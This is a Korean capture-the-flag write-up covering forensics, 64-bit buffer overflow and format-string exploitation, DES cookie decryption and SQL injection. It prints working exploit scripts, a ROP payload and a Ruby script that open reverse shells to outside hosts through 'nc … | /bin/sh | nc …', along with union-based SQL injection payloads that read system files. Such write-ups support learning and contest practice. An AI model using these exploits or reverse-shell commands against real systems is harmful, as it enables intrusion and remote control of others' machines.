
이 부분을 위에서부터 하나씩 지우면 어떨까 하는 생각이 들어서 지워보았다.




오 위에 한 개만 나왔다.
그래서 다음 것을 지워보았다.



오 뭔가 보인다. 첫 페이지에는 Congratulations keep going 이라는 글자가 적혀있었고 그 다음 무슨 발 같은 것이 있었다. 그래서 이것을 지워보니




이런 것이 나왔다. 아 이런 한번 더 지워야 한다는 것을 알았다.



굳.


9. TARDMP.img

이미지 파일이 주어졌는데, hex값을 보면 파일들이 그냥 dump떠진 형태로 보인다. Forensic Tool들로 각 파일들을 추출해보면 exe, jpg, zip과 함께 문서포맷의 파일 3개와 그 외 깨진 텍스트 파일들이 나타난다.




문서파일의 포맷을 직접 hex로 들여다보면 hwp파일임을 알 수 가 있는데, 한 파일이 정상적으로 추출이 되지 않았다. 이미지 파일에서 직접 보면 “D0 CF 11 E0…”으로 시작하는 헤더 4개중 하나는 ppt이고 3개의 포맷이 hwp이다. hwp파일로부터 thumnail을 추출하여 보면 복구 안 된 파일에 KEY 비스 무리한 글자가 쓰여 있는 것이 어렴풋이 보인다. 테두리가 살짝 쳐진 걸로 봐서 그림파일로 넣은 것 같고 data로 검색은 안 된다.

이미지 파일에서 맨 앞에 있는 2개가 정상적으로 추출되었고 중간에 “96A800”지점의 파일이 “96C601”지점의 mp3를 압축한 zip파일로 덮여서 짤려 있다.



딱 내용 부분부터 보이지 않으니 이미지 내에서 찾아보자. 앞에서부터 정상적인 파일을 빼내면서 보면 hwp 2개, jpg 2개를 지나 뭔가 원하는 형태가 보인다.




"19BFC"지점의 데이터를 아까 한글 파일 뒤쪽에 붙이면 한글파일이 정상적으로 열리고 다음과 같은 키가 보인다.

KEY : 10a34637ad661d98ba3344717656fcc76209c2f8

10번
whatthetetris.exe를 실행하면 테트리스 게임을 한다.
실행하기 전에 패킷캡쳐를 시작해놓고 실행해보면 패킷에 키가 보인다
StolenByteIsProblemBank...VeryTried...T^T

11. 제가 좋아하는 ELF(stripped면 더 좋아합니다. 으읙?)가 나왔길래 신이 났는데 64비트 군요 망할



딱 보는 순간 본능적으로 bof임을 느낄 수 있는 어셈블리군요. 32비트 bof보다 생소하긴 하지만 이번 년도 padocon에서 잘생긴 패스켓형님(밥은 언제 사주시나요?)께서 내신 문제랑 비슷해서 쉽게 풀릴줄 알았습니다. 이때까지만 해도...

그 때랑 틀린건 puts가 있고 없고랑 argc 체크하는가 이것만 틀렸습니다. 그래서 그냥 그대로 하면 될줄 알았죠. 하지만..

```
int main(int argc, char** argv) {
        execve("/home/chal1/chal1", 0, argv);
}
```

argc가 0인 것을 체크하는 것을 우회하기 위해서 저런 프로그램을 짠다음 돌렸습니다. 두 번째 아규먼트에 넣으니 프린트를 하더군요. 아 여기다 이제 페이로드를 박으면 되겠군요. 하지만 puts를 부르고 나니 rdi가 신나가지고 0xffffffff가 되더군요. 왜 그런지 모르겠습니다 망할 puts. 그래서 어떻게 풀지 겁나 고민고민 했슴돠. 라이브러리에서 execv부르는거 다 모아서 처넣었는데도 잘 되는데가 없더군요. 좌절과 절망이 교차하는 순간, 번뜩이는 아이디어! close(1)을 하는것이었습니다. 그러면 stdout이 닫히니까 puts가 제대로 동작하지 않지 않을까? 하는 설레이는 마음으로 처넣었는데 오오미 rdi가 바뀌지 않는겁니다. 그러면 rsi에는 strcpy때 넣은 우리가 넣었던 값이 들어있고, rdi도 안바꼈으니 그걸 이용해서 공격을 하면되겠더군요.

```
execve("\204(\255\373", [0x4e], [/* 3 vars */]) = -1 EFAULT (Bad address)
```

strace로 주소를 찾고 저기다가 symbolic link를 걸어서 공격했습니다. 라이트업 쓰려고 했던 제 서버에선 또 rsi가 puts뒤에 바뀌더군요. 망할 왜이러지? 그때는 안 바껴서 걍 하면 됐던 것 같습니다. 하지만 이 환경에서 다시 풀기엔 시험기간이라 좀 바쁘네요. 여튼 close(1); 해서 잘 풀었습니다.

이때까지만 해도 끝난줄 알았죠.. But 한문제가 더 있더군요 ㅠㅠ 이제 한문수군에게 넘깁니다.

Chal2.
Chal2를 gdb로 보니 chal1과 마찬가지로 argc가 0이 아니라면 exit을 호출한다.
그래서

```
#include <stdio.h>

int main(int argc, char **argv){
        execve("/home/chal2/chal2",NULL,argv);
        return 0;
}
```

와 같은 프로그램을 짜서 실행시켜 보았고
$ ./a a%17lx b%17lx c%17lx d%17lx e%17lx로부터
c 7fff23254bd8 라는 결과가 나오는 것을 보고 argv[2]를 출력하는 프로그램이고 여기서 FSB가 일어난다는 것을 알 수 있었다.

gdb로 실행하여서 _dl_fini를 보면 다음과 같은 어셈이 있다. (환경에 따라 주소 위치가 약간 다를 수도 있으나 대강 저런 형식의 코드가 있다.)

```
0x00000034c860e453 <+467>:    mov    0x8(%rax),%rax
0x00000034c860e457 <+471>:    add    (%r14),%rax
0x00000034c860e45a <+474>:    callq  *%rax
```

위의 _dl_fini+467을 보면 rax+8에 있는 값을 rax에 저장하는데 실제로 저곳에 브레이크를 걸고 볼 경우 rax+8은 전역변수이고 그 지역에 있는 값을 rax에 넣어 call한다는 것을 알 수 있다. (기본값은 0으로 되어있다.)
_dl_fini+467에 브레이크를 걸고 실행 하면
rax에 0x600728 이 저장되어 있는데 여기서 +8한 부분이니 FSB로 0x600730을 이제 덮으면 된다.
이때 execvp를 콜 하였다. Execvp의 주소는 0x34c8aab060 이었고 아까 _dl_fini+467에서 브레이크브 걸었을 때 rdi에 저장된 주소 (execvp로 실행시킬 무언가)가 0x34c881f908이였기에 저기에 'sd'란 값으로 덮고 /tmp폴더에 sd라는 실행파일을 만들어 reuid해준뒤에 쉘을 실행시키도록 하였다.

다음은 exploit을 위한 코드들이다.

exploit.py

```
import sys,os
exploit = "%17lx" + " '' '' '' '\xaa\xaa\xaa' '' "*1000

os.system("./a a a "
        +"%45152x"
        +"%19000\$n"
        +"%6218x"
        +"%20000\$n"
        +"%14218x"
        +"%21000\$hn"
        +"%25663x"
        +"%22000\$hn"
        +" '' '' '\x30\x07\x60' '' ''"*1000
        +" '' '' '\x32\x07\x60' '' ''"*1000
        +" '' '' '\x34\x07\x60' '' ''"*1000
        +" '' '' '\x08\xf9\x81\xc8\x34' "*1000
        )
```

sd.c

```
#include <stdio.h>
int main(){
        setreuid(geteuid(),geteuid());
        system("sh");
        return 0;
}
```


이렇게 만들어 준 뒤 실행을 하면 쉘이 떴다.

아래는 따로 만든 환경에서 한 결과이다.

```
sh-4.1$ id
uid=513(chal2)                  gid=510(gon)                    groups=513(chal2),510(gon)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-4.1$ newgrp
[chal2@localhost ms]$ cat /home/chal2/key
Key!!!
```

12.

먼저 파일을 받아서 분석한 결과 x64 simple bof라는걸 알 수 있었다….;;;



위 부분을 보면 rbp-0x400에 0x1000바이트를 read하여 넣는 것을 알 수 있다. (따라서 0x408바이트의 아무 값을 넣고 ret address를 덮기 시작)
인터넷에 x64 bof를 검색하자 “x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique” 라는 제목의 문서를 찾을 수 있었고 이를 참고하여 문제를 풀었다.
우선 문서에 나오는 방법대로 풀려면 library주소들을 알아야 하는데 (물론 없이도 풀 수 있을 것이나 주어진 바이너리에는 충분한 가젯이 없었다.) chal1,2문제와 환경이 같을 것이라 가정 test를 위해 send함수의 주소를 ret에 덮어 보았고 (마지막에 Command Not Found를 출력하기 위하여 register를 전부 세팅해주므로 send를 콜하면 바로 나올 것이라 생각) Command Not Found가 2번 출력되는걸 확인하여 chal1,2문제와 환경이 같다고 생각하고 문제를 풀었다.

```
0x00000035eced861f <+239>:    cmovne %rbx,%rax
0x00000035eced8623 <+243>:    add    $0x60,%rsp
0x00000035eced8627 <+247>:    pop    %rbx
0x00000035eced8628 <+248>:    retq

0x00000035eced8627 <+247>:    pop    %rbx
0x00000035eced8628 <+248>:    retq

0x00000035ecf06207 <authunix_refresh+135>: mov    %rsp,%rdi
0x00000035ecf0620a <authunix_refresh+138>: callq  *%rax
```

주어진 문서에서 나오는 가젯들과 비슷한 것들은 다음과 같은 위치에서 찾을 수 있었고(by objdump -d /lib64/libc.so.6) 그에 맞추어 익스플로잇을 짰다. (마지막에 조금 더 심플하게 만들기 위하여 다른 가젯을 한번 더 검색하여 익스플로잇을 새로 만들었었다.)

(perl -e 'print "X"*1032 + "\x27\x86\xed\xec\x35\x00\x00\x00" + "\x40\x27\xe4\xec\x35\x00\x00\x00" + "\x36\xb4\xf1\xec\x35\x00\x00\x00" + "A"*8 + "\x07\x62\xf0\xec\x35\x00\x00\x00" + "nc ‘our server’ port | /bin/sh | nc ‘our server’ port"+"\x00"*100') | nc 114.201.226.213 8285

13. 13번이군요. 이 문제가 진짜 리얼 어려웠습니다 ㅠㅠ. 히네홍님 문제좀 쉽게 내주세요. 현기증 난단 말이예요. 여튼 받은 파일을 보면 iOS의 binary 파일 헤더가 존재합니다. 두가지 바이너리를 뽑을 수 있는데, 이를 뽑아서 iPad에서 실행시켜봤지만 불가능했고, 디스어셈블러로 보면 어떤 ip가 적혀있는 것을 볼 수 있었습니다. ip의 일부분만 적혀 있지만 서버 ip로 앞 세자리를 맞추고 뒷자리를 잘 맞춰보면 114.201.226.219:6969/whong.jsp라는 것을 알 수 있고, 114.201.226.219:6969/view.jsp?id=2로 가면 k2라는 키파일을 받을 수 있었습니다. 설레였죠 key라길레 하지만 열어보니 또 ARM. 암걸리겠습니다 정말. 여튼 키파일을 쎄가 빠지게 분석했는데 뭐가 없는겁니다. 이게 뭥미. 눈알이 빠지려던 찰나에 후배가 저 페이지에 이상한 쿠키가 있다고 하더군요 그래서 보니
wowhacker=EDgsQtCSkSaNFviXm84Rp9023HTyzqBJLjHmsnPC34jeTsA3PZeKMQ
wowhacker wrong char! wowhacker wrong char! 이었나 이런 쿠키가 있었습니다. 저 앞에꺼를 base64 디코딩을 하니 39바이트더군요. DES가 아닐까 하는 설레이는 기분은 하늘나라로 갈뻔 했지만 저기다가 ==을 두 개 붙여주니 40바이트가 되더군요. 사실 wowhacker wrong char!였나 저게 = 이라는 힌트가 페이지에 있긴 하더군요 ㅠㅠ. 알아먹긴 힘들었습니다. 이제 DES같은걸 찾았으니 어디서 키를 찾아볼까.. 으음? 키파일이란게 있었죠 뒤졌습니다. 8바이트를 눈이 빠지게 뒤지니 거기 스트링 같은게 합치니 8바이트가 보이더군요. 걍 이미 멘탈도 털려서 질렀습니다.

```
require 'openssl'
require 'base64'

enc="EDgsQtCSkSaNFviXm84Rp9023HTyzqBJLjHmsnPC34jeTsA3PZeKMQ=="
=begin
k = open('k2').read()
(0.. k.length-9).each do |i|
        key = k[i..i+7]
        begin
                cipher = OpenSSL::Cipher::Cipher.new("des-ecb")
                cipher.decrypt
                cipher.key = key
                dec =Base64.decode64(enc)
                output = cipher.update(dec)
                output << cipher.final
                puts output
        rescue
        end
end
=end

key = "B@dd87b2"
```


```
cipher = OpenSSL::Cipher::Cipher.new("des-ecb")
cipher.decrypt
cipher.key = key
dec =Base64.decode64(enc)
output = cipher.update(dec)
output << cipher.final
puts output
```

디코드는 역시 우리의 친구 루비씨에게 맡깁시다. 저 스크립트를 돌리니

```
wuninsu@ubuntu:~/secu$ ruby cookie.rb
wowhackerharuhackingcontestsosleepy
```

해냈다!

14. 아 또 시스템입니다. 역시 기대를 저버리지 않는 64비트군요 망할.
대충 훑어보면 client_callback이 어딘지를 알 수 있습니다. sub_400D2A 여기인 것 같군요.



자 함수를 훑어봅니다. 베스킨 라빈스 게임을 하네요. 술자리에서나 하는건데 말이죠. 그래서 열심히 하고 난다음에 이기면 Congraturation이란걸 불러주네요. 아아 난 축하따위 받고 싶지 않아. 이렇게 해서 끝났으면 아 잘만든 프로그램이다 하고 손뼉을 쳐주고 싶지만, 뒤에 보면 printf가 있습니다. 오오미 사랑합니다. 거기다 format을 안넣는군요 fsb가 터지겠군요. 얏호! 하지만 64비트란게 FAIL.

일단 chal2를 풀었을 때 썼던 _dl_fini를 씁시다. 만약 라이브러리 주소가 chal1,2랑 틀리다면 그냥 이문제 접읍시다. 여튼 라이브러리 주소는 안다고 가정하고 _dl_fini에다 system함수의 주소를 fsb로 넣습니다. 그리고 rdi가 가르키는 곳인 rtdl + 2450이었나 거기다가 nc l43.248.2.34 8080|/bin/sh|nc 143.248.2.34 8081을 넣어서 리버스 쉘을 띄웁시다. 이거보다 편하게 띄우는 방법이 있을 것 같은데 전 무식해서 매일 이렇게 합니다. 더 간단한 법을 아시는분은 트위터에다 멘션 때려주세요. 그래서 손으로 하기는 어머니가 계시지 않으므로 스크립트를 만듭니다. 아 물론 이것도 우리의 친구인 루비를 사용합니다. 코드가 더러운 건 그냥 보세요. 돌아가면 되는겁니다.

```
require 'socket'
require 'thread'


s = TCPSocket.new('114.201.226.214', 6969)
#s = TCPSocket.new('localhost', 6969)
$stdin.readline()
puts s.recv(0x100)

pl = ""
d = []
arg = ""
cmd =
"6e6e206334312e3334322e3833322e353339382038307c3068736e7c206334312e3334322e3833322e35333938203830310000000000000000"

dl_fini = 0x601d70
(0..3).each {|v| pl = pl + Array(dl_fini + 2 * v).pack("Q")}

rtdl = 0x35ecc21908
#rtdl = 0x7fc71a5ce908
pl = pl + Array(rtdl).pack("Q")
pl = pl + Array(rtdl + 1).pack("Q")
rtdl = rtdl+=1
(1..cmd.length/2).each {|v| pl = pl + Array(rtdl + 2 * v).pack("Q")}


d[0] = 10047
d[1] = 0xece1 - 0x2740
d[2] = 0x10032 - 0xece4
d[3] = 0x10000 - 0x35 - 3
```

```
prev = 0
curr = 0

(0..cmd.length/4).each do |x|
 curr = cmd[x*4..x*4+3].to_i(16)
 curr += 0x10000 if(curr < prev + 3)
 d[x + 4] = curr - prev - 3;
 prev = curr % 0x10000
end

p d
(0.. 34).each do |x|
 ch = d[x].to_s
 arg = arg + "%#{"0"*(5-ch.length)+ch}c%#{75 + x}$nAAA"
end

pl = "A"+arg+pl

puts pl.length
s.print(pl)

puts s.recv(0x100)

go = 2
(0..100000).each do |x|
        s.print(go.to_s)
        d= s.recv(0x100)
                puts d
        d = s.recv(0x100)
        puts d
        go = 4 - d.count('#')
        go = 2 if d.index("Congra")
                if d.index("100")
                        loop do
                                f.print(s.recv(0x100))
                        end
                end
        sleep(0.01)
end
```

아 베스킨 라빈스는 무조건 2를 부르고 그 담에 4 - 컴퓨터가 낸거. 하면 이기는거 아시죠? 그렇게 해서 무조건 이기게 만듭니다. 저렇게 해서 쏴주면 얏호 리버스 쉘이 뜹니다. 그리고 다음에는 cat K3yF1le이었나 그걸 해주면 키가 뜹니다.

15. 양파까는 15번 문제군요.
15번을 열어보니 문제엔 아무것도 안 써있고 j2nh5xslbhsnxlnt.onion라고만 나와있네여. 구글링 해보니 http://en.wikipedia.org/wiki/.onion이런걸 찾았습니다. 음 tor를 받기 귀찮으니까 j2nh5xslbhsnxlnt.tor2web.org로 주소를 바꾸어 접속합니다. 하… 너무 느려서 암에 걸릴것만 같습니다. 침착하게 기다려 봅니다. 하염없이 기다리고 있자니 시험기간에 writeup 쓸 줄 알았다면 그때 좀 미리 써둘걸 하는 별 생각이 다 듭니다.
아 안 열리네여. 역시 writeup은 재깍재깍 제때 써야 합니다. 후회를 하면서 그때의 기억을 되살려 봅니다.
음 일단 admin admin 로그인 해봤습니다. 로그인 하면 더블로그인이져! 근데 안되네여. FAIL… 아이디 찾기로 들어가 봅니다. 습관처럼 ‘||1#을 쳐봅니다. 어! 에러메시지가 안나오네여 두근두근 설레기 시작합니다>_<
‘and 1=2 union select 1
‘and1=2unionselect1,2
‘and1=2unionselect1,2,3 을 차례로 해보니까 1이 뽕하고 나옵니다. 자 일단 테이블에 뭐가 있는지부터 확인하기로 합니다.
' and 1=2 union select group_concat(table_name),2,3 from information_schema.tables where table_schema <> 'information_schema'# 했더니 stu***라고 나오네여. 일단 테이블이 하나 이상 있을 수 있어서
' and 1=2 union select count(table_name),2,3 from information_schema.tables where table_schema <> 'information_schema'# 해보니 테이블은 하나밖에 없다는 결과를 얻었습니다. Substring을 이용해서 첫 3글자 뒤의 내용을 다 뽑습니다. 하.. 이렇게 보려니까 안 그래도 느린데 정말이지 암에 걸릴것만 같습니다. 테이블의 이름은 stupid네여.
마찬가지로
' and 1=2 union select substring(group_concat(column_name),4,3),2,3 from information_schema.columns where table_name='stupid'# 와 같은 방법으로 substring을 이용해서 한땀한땀 column명을 뽑습니다. 으… 오래걸리지만 아무튼 column은 id, password, email이 있다는 것을 알았습니다.
' and 1=2 union select substring(group_concat(id),4,3),2,3 from stupid# 으로 이제 id부터 password, email등을 뽑아 봤습니다. 세글자씩밖에 안나오는데다가 email은 3글자씩 뽑기엔 너무 길어서 힘들었지만 아무튼 admin, guest, neo라는 세 user가 등록되어 있고 더블로그인이고(!) 이메일은 어쩌구@gooogle.com이라는 것까지 알았지만 별거 없습니다.
하…허탈해집니다.
이번엔 load_file()이 먹히나 테스트 해봅니다.
' and 1=2 union select load_file("/etc/issue"),2,3# 해보니 얘는 페도라네여. 페도라에서 ip가 어디 들어있는지 찾습니다. /etc/sysconfig/network-scripts/ifcfg-eth1에 있다고 합니다.
' and 1=2 union select load_file("/etc/sysconfig/network-scripts/ifcfg-eth1"),2,3# 해

서 ip주소를 찾습니다. 사실 그때 ip를 찾은 파일이 eth0이었는지 eth1이었는지 기억은 잘 안 나지만 아무튼 암걸리는 substring을 몇번 한 뒤에야 IPADDR= 이하의 내용을 찾아서 인증했습니다. 끗.